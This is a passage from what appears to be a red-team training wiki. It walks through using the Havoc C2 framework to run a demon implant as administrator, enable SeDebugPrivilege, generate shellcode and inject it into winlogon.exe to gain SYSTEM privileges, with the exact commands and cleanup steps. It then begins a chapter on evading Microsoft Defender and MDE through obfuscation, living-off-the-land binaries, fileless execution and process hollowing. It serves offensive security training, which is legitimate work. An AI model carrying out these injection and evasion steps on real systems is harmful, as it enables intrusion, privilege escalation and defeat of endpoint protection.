
- Start a new demon implant running with Threatadmin, this will automatically spawn a new session in high integrity. On your
Windowsmachine, open acommand promptwithAdministratorprivileges and type the following:
whoami /groups
c:\temp\demon.x64.exe
On your Kali machine, in the Havoc GUI you should see a new session pop up, running with ThreatAdmin privileges and high integrity.

To inject a new Havoc demon shellcode into a process with system privileges, we need to do 3 things:
-
Generate a Havoc shellcode (more shellcode later)
-
Identify a running process running with NT AUTHORITY/SYSTEM privileges (Integrity level HIGH, same as our integrity level)
-
Inject our Havoc shellcode into that process
-
Remember to inject code into a process, your source process needs to run in at least the
same or higher integrityas the target process - once you have an admin session inhigh integrityyou can inject into a system process since they also run in high integrity (make sure SeDebugPrivilege is enabled).
1.4 GENERATE SHELLCODE
- In the Havoc GUI, in the top menu bar go to
Attack->Payload. Select "Windows Shellcode" as format and put the Injection Alloc/Execute both to Win32 (just a vanilla payload), clickGenerateand wait a minute or so, then save this payload under "/opt/Havoc/payloads/demon.x64.bin".

1.5 IDENTIFY PROCESS
Havoc has a very nice GUI based process browser - let's use that:
- In the Havoc GUI, select the session that just spwaned and right-click
Explorer->Process List.

We see lots of processes running with SYSTEM privileges - let's take WINLOGON (winlogon.exe), copy the PID (write it down somewhere) ,then go back and interact with your sessions and run the following command.
1.6 INJECT CODE
- Interact with your current Havoc session (running with ThreatAdmin in high integrity) and enable SeDebugPrivilege first (this is needed to be able to inject into processes running with SYSTEM privilege), then inject the shellcode into the target process (winlogon.exe in this case).

- First enable the SeDebugPrivilege by typing the following command:
NOTE : Sometimes when you copy/paste from this WIKI to the Havoc GUI, the commandmight not paste correctly(it sometimes seems to add a few spaces at the end) - if you get an error, try typing it manually.
token privs-get SeDebugPrivilege

- And then inject the shellcode into the target process by runnning the following command, replacing
<PID with System privs>with thePID you copied from the process explorer .:
shellcode inject x64 <PID with System privs> /opt/Havoc/payloads/demon.x64.bin

We see a new demon spawn, from within the winlogon process, running with NT AUTHORITY/SYSTEM privileges. We can verify this by running whoami in the new session:
- Interact with the new session (the one spawned from winlogon):

- And run the following command:
whoami

What just happened?
We successfully injected our Havoc shellcode into the winlogon process, which is running with NT AUTHORITY/SYSTEM privileges. This allows us to execute code with the highest level of privileges on the system. Our shellcode was executed in the context of the winlogon process, effectively elevating our privileges to SYSTEM level.
IMPORTANT :WINLOGON.exeis a critical system process, so before we go to clean up let's remove our injected shellcode from winlogon.exe - otherwise we might cause a BSOD (blue screen of death) when we try to terminate the process. To do this:
- Right-Click on the winlogon session in Havoc, right-click "Exit->
THREAD " and finally "Remove".

thread only, not the whole process - killing the process could cause a BSOD, or system instability.
Now let's clean up the rest of our sessions.
1.7 CLEANUP
On your Kali machine:
-
Stop the updog server in the terminal it's running in by pressing
CTRL+C. -
In order to properly
clean up your sessions- in the Havoc GUI, right-click on each session, "Mark as dead", then "Exit-> Process" and finally "Remove".
On your Windows machine:
Close all command prompts, andPowerShell windows.
1. WINDOWS DEFENDER / MDE (EDR)
TL;DR : This chapter explains how most AV/EDR's work - in this case we'll focus on Microsoft Defender (the AV part), MDE (Microsoft Defender for Endpoint) which is the EDR component that we'll deal with later on. Windows defender is the most widely used Antivirus and also one of the most targeted products seen in attacks in the wild it is ALSO pretty darn good!

This training focuses on user-level techniques to bypass Defender/MDE, and does not cover kernel-level techniques (like kernel driver hooking, DKOM, etc.) which are more complex and risky. Kernel level techniques require a signed driver, and are more likely to cause system instability or crashes. There are many known BYOVD (Bring Your Own Vulnerable Driver) techniques that can be used to load unsigned drivers, but these are outside the scope of this training.
That being said there are plenty of ways to bypass Defender/MDE without touching the kernel, and these are the techniques that will be covered in this training:
- Making our code evasive to static analysis (obfuscation, packing, encryption)
- Using living-off-the-land techniques (LOLbins, signed binaries, etc.)
- Using fileless techniques (PowerShell, WMI, etc.)
- Abusing trusted processes (process hollowing, DLL sideloading, etc.)
